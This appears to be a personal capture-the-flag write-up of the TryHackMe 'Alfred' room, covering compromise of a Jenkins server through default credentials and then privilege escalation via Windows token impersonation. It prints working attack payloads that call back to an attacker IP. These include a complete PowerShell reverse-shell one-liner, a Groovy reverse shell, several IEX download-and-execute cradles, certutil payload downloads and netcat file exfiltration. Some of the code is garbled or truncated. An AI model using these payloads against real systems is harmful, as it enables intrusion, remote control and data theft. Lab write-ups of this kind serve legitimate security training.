Alfred

Alfred

Exploit **Jenkins** to gain an initial **shell**, then **escalate** your **privileges** by exploiting **Windows authentication tokens**.

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server (Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

Since this is a Windows application, we'll be using Nishang to gain initial access. The repository contains a useful set of scripts for initial access, enumeration and privilege escalation. In this case, we'll be using the reverse shell scripts

Nishang

Nishang is a framework and collection of scripts and payloads which enables usage of **PowerShell** for offensive security, penetration testing and red teaming. **Nishang is useful during all phases of penetration testing**.

https://github.com/samratashok/nishang

Recomended Shell by THM

https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

Recon

Recon


```
nmap -sC -sV -F -T4 -Pn 10.10.129.193
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 02:45 PKT
Nmap scan report for 10.10.129.193
Host is up (0.23s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
3389/tcp open  tcpwrapped
|_ssl-date: 2022-03-23T21:45:54+00:00; -1d00h00m17s from scanner time.
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2022-03-22T21:42:51
|_Not valid after:  2022-09-21T21:42:51
8080/tcp open  http         Jetty 9.4.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1d00h00m17s

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.34 seconds
```

Enum

Enum

Jenkies credential was admin:admin

This is what it looks like



https://www.exploit-db.com/exploits/46453

My Exploitation Try

My Ip = 10.8.41.9


Target tIP = 10.10.210.0

Powershell Revshell CMD = powershell IEX (New-Object Net.WebClient).DownloadString('http://10.8.41.9:8000/OffensivePentesting/Alfred/pwrshell.ps1') revshell port is 4445

Another PwrShell Revshell CMD = powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.8.41.9',4446);$stream = $client.GetStream();[byte[]] $bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){; $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

JavaRevShell Works with Groovy = (check below)

```
String host="10.8.41.9";
int port=4447;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.ava
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```



Script Console

It will Execute your **Groovy Scripts**


Jenkins CLI

It can also give you full interactive Groovy Shell, Documentation and Procedure will be available when you click there .


Exploited

Exploited

Now Few Points



I run the Groovy Shell Script for PayloadAllTheThings



There are Multiple ways to Gain Rev Shell but let's Save the Time and Get on The **Priv Esc Task**

Priv Esc

Priv Esc

The Directory where I landed is Already Writable, as I created a folder **testting**

```
10/25/2019  08:54 PM                64 secret.key
10/25/2019  08:54 PM                 0 secret.key.not-so-secret
10/26/2019  03:38 PM    <DIR>          secrets
03/24/2022  05:03 PM    <DIR>          testting
10/03/2020  02:42 PM    <DIR>          updates
10/25/2019  08:55 PM    <DIR>          userContent
10/25/2019  08:55 PM    <DIR>          users
10/25/2019  08:54 PM    <DIR>          war
10/25/2019  06:58 PM    <DIR>          workflow-libs
03/24/2022  04:43 PM    <DIR>          workspace
               23 File(s)     78,760,274 bytes
               15 Dir(s)  20,524,863,488 bytes free

C:\Program Files (x86)\Jenkins>
```

So Why not to Upload the Priv Esc Enum Script without further Delay?

Uploading the Enum Scripts

powershell -c **program.extension**

powershell -c http://10.8.41.9:8000/JRPenWindowsPrivEsc/ToolsOfTheTrade/THM_WinPrivEsc_Tools/winPEASx64.exe -outfile winpeas.exe

This cmd will land my binary to the current directory which is already **wirtable**

TroubleShoot

The Main Problem was that when you type powershell to get Powershell the system takes forever to give you Powershell running

Invoke-WebRequest is not working , seems to be not supported by the powershell of this machine.

Let's find another way to **upload** our **binaries**

- **1st** Try

Lets Try this cmd found on PayloadAllTheThings

powershell IEX (New-Object Net.WebClient).DownloadString('[http://10.8.41.9:8000/JRPenWindowsPrivEsc/ToolsOfTheTrade/THM_WinPrivEsc_Tools/winPEASx64.exe')](http://10.8.41.9:8000/JRPenWindowsPrivEsc/ToolsOfTheTrade/THM_WinPrivEsc_Tools/winPEASx64.exe')

This **contacted** to my python **http server** but it does **not** write the **binary** to the


directory which is already **writable**

- 1st Try Modifiend

powershell IEX (New-Object Net.WebClient).DownloadString('http://10.8.41.9:8000/JRPenWindowsPrivEsc/ToolsOfTheTrade/THM_WinPrivEsc_Tools/winPEASx64.exe') -outfile winpeas.exe

-**outfile** is useless as the IEX cmdlet is already design to Download and Execute

Useful (Not really)



But put is also doesn't worked on this machine. **May be I am having a shell via Groovy ?** Anyway leave it .

Download and Execute on Windows

https://book.hacktricks.xyz/windows/basic-powershell-for-pentesters#download-and-execute this is retrieve from this website

- powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.9:8000/ipw.ps1')"

- echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.13:8000/PowerUp.ps1') | powershell -noprofile - #From cmd download and execute

- powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://10.2.0.5/shell.ps1')|iex"

- iex (iwr '10.10.14.9:8000/ipw.ps1') #From PSv3

- $h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','http://10.10.14.9:8000/

ipw.ps1',$false);$h.send();iex $h.responseText

• $wr = [System.NET.WebRequest]::Create("http://10.10.14.9:8000/ipw.ps1") $r = $wr.GetResponse() IEX ([System.IO.StreamReader]($r.GetResponseStream())).ReadToEnd(

Great Resource

https://book.hacktricks.xyz/windows/basic-cmd-for-pentesters#download

This Command Worked

certutil.exe -urlcache -split -f "http://10.8.41.9:8000/JRPenWindowsPrivEsc/ToolsOfTheTrade/THM_WinPrivEsc_Tools/winPEASx64.exe" "C:\Program Files (x86)\Jenkins\winpeas.exe"

I Perfectly Downloaded and Wrote the Binary into the Machine now its time to execute it.

Troubleshoot Finished

A Great Way to Upload FIle (OSCP)

https://ironhackers.es/en/cheatsheet/transferir-archivos-post-explotacion-cheatsheet/

We can use Netcat to upload and download file which is very useful as we do not have meterpreter to use execpt for one time

Download FIle on Windows Simplified OSCP

On windows

```
certutil.exe -urlcache -split -f "http://10.8.41.9:8000/nc.exe" "C:\writable\directory\nc.exe"
```

```
dir
```

abc.txt
config.cfg
filetodownload

```
nc.exe myip port -w 3 < filetodownload
```

On Attacker

```
nc -lvp port > filetodownload
```

Analyzing Winpeas Output

Winpeas does not run on target machine

PrivEsc THM Method

THM Method of PrivEsc on Alfred

Little Note

Windows uses tokens to ensure that accounts have the right privileges.

This is usually done by **LSASS.exe** (think of this as an authentication process).

This access token consists of:

• user SIDs(security identifier)
• group SIDs
• privileges

There are two types of access tokens:

• primary access tokens: those associated with a user account that are generated on log on
• impersonation tokens: these allow a particular process(or thread in a process) to gain access to resources using the token of another (user/client) process

For an impersonation token, there are different levels:

• SecurityAnonymous: current user/client cannot impersonate another user/client
• SecurityIdentification: current user/client can get the identity and privileges of a client, but cannot impersonate the client
• SecurityImpersonation: current user/clientÂ can impersonate the client's security context on the local system
• SecurityDelegation: current user/client can impersonate the client's security context on a remote system

where the **security context** is a data structure that contains users' relevant security information.

The privileges of an account(which are either given to the account when created or inherited from a group) allow a user to carry out particular actions.

Here are the most commonly abused privileges:

• **SeImpersonatePrivilege**

• **SeAssignPrimaryPrivilege**

• **SeTcbPrivilege**

• **SeBackupPrivilege**

• **SeRestorePrivilege**

• **SeCreateTokenPrivilege**

- **SeLoadDriverPrivilege**
- **SeTakeOwnershipPrivilege**
- **SeDebugPrivilege**

https://www.exploit-db.com/papers/42556 YOu can Read more

Exploitation Phase

- whoami /priv

You can see that two privileges(**SeDebugPrivilege**, **SeImpersonatePrivilege**) are enabled. Let's use the incognito module that will allow us to exploit this vulnerability. Enter: ***load incognito*** to load the incognito module in **metasploit**. Please note, you may need to use the ***use incognito*** command if the previous command doesn't work. Also ensure that your **metasploit** is up to date.

To check which tokens are available, enter the *list_tokens -g*

We can see that the ***BUILTIN\Administrators*** token is available. (In Delegation Token list)

Use the ***impersonate_token "BUILTIN\Administrators"*** command to impersonate the Administrators token.

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
```

Even though you have a higher privileged token you may not actually have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do)

migrate to **service.exe** as it is a safest process

Submited The Root Flag Done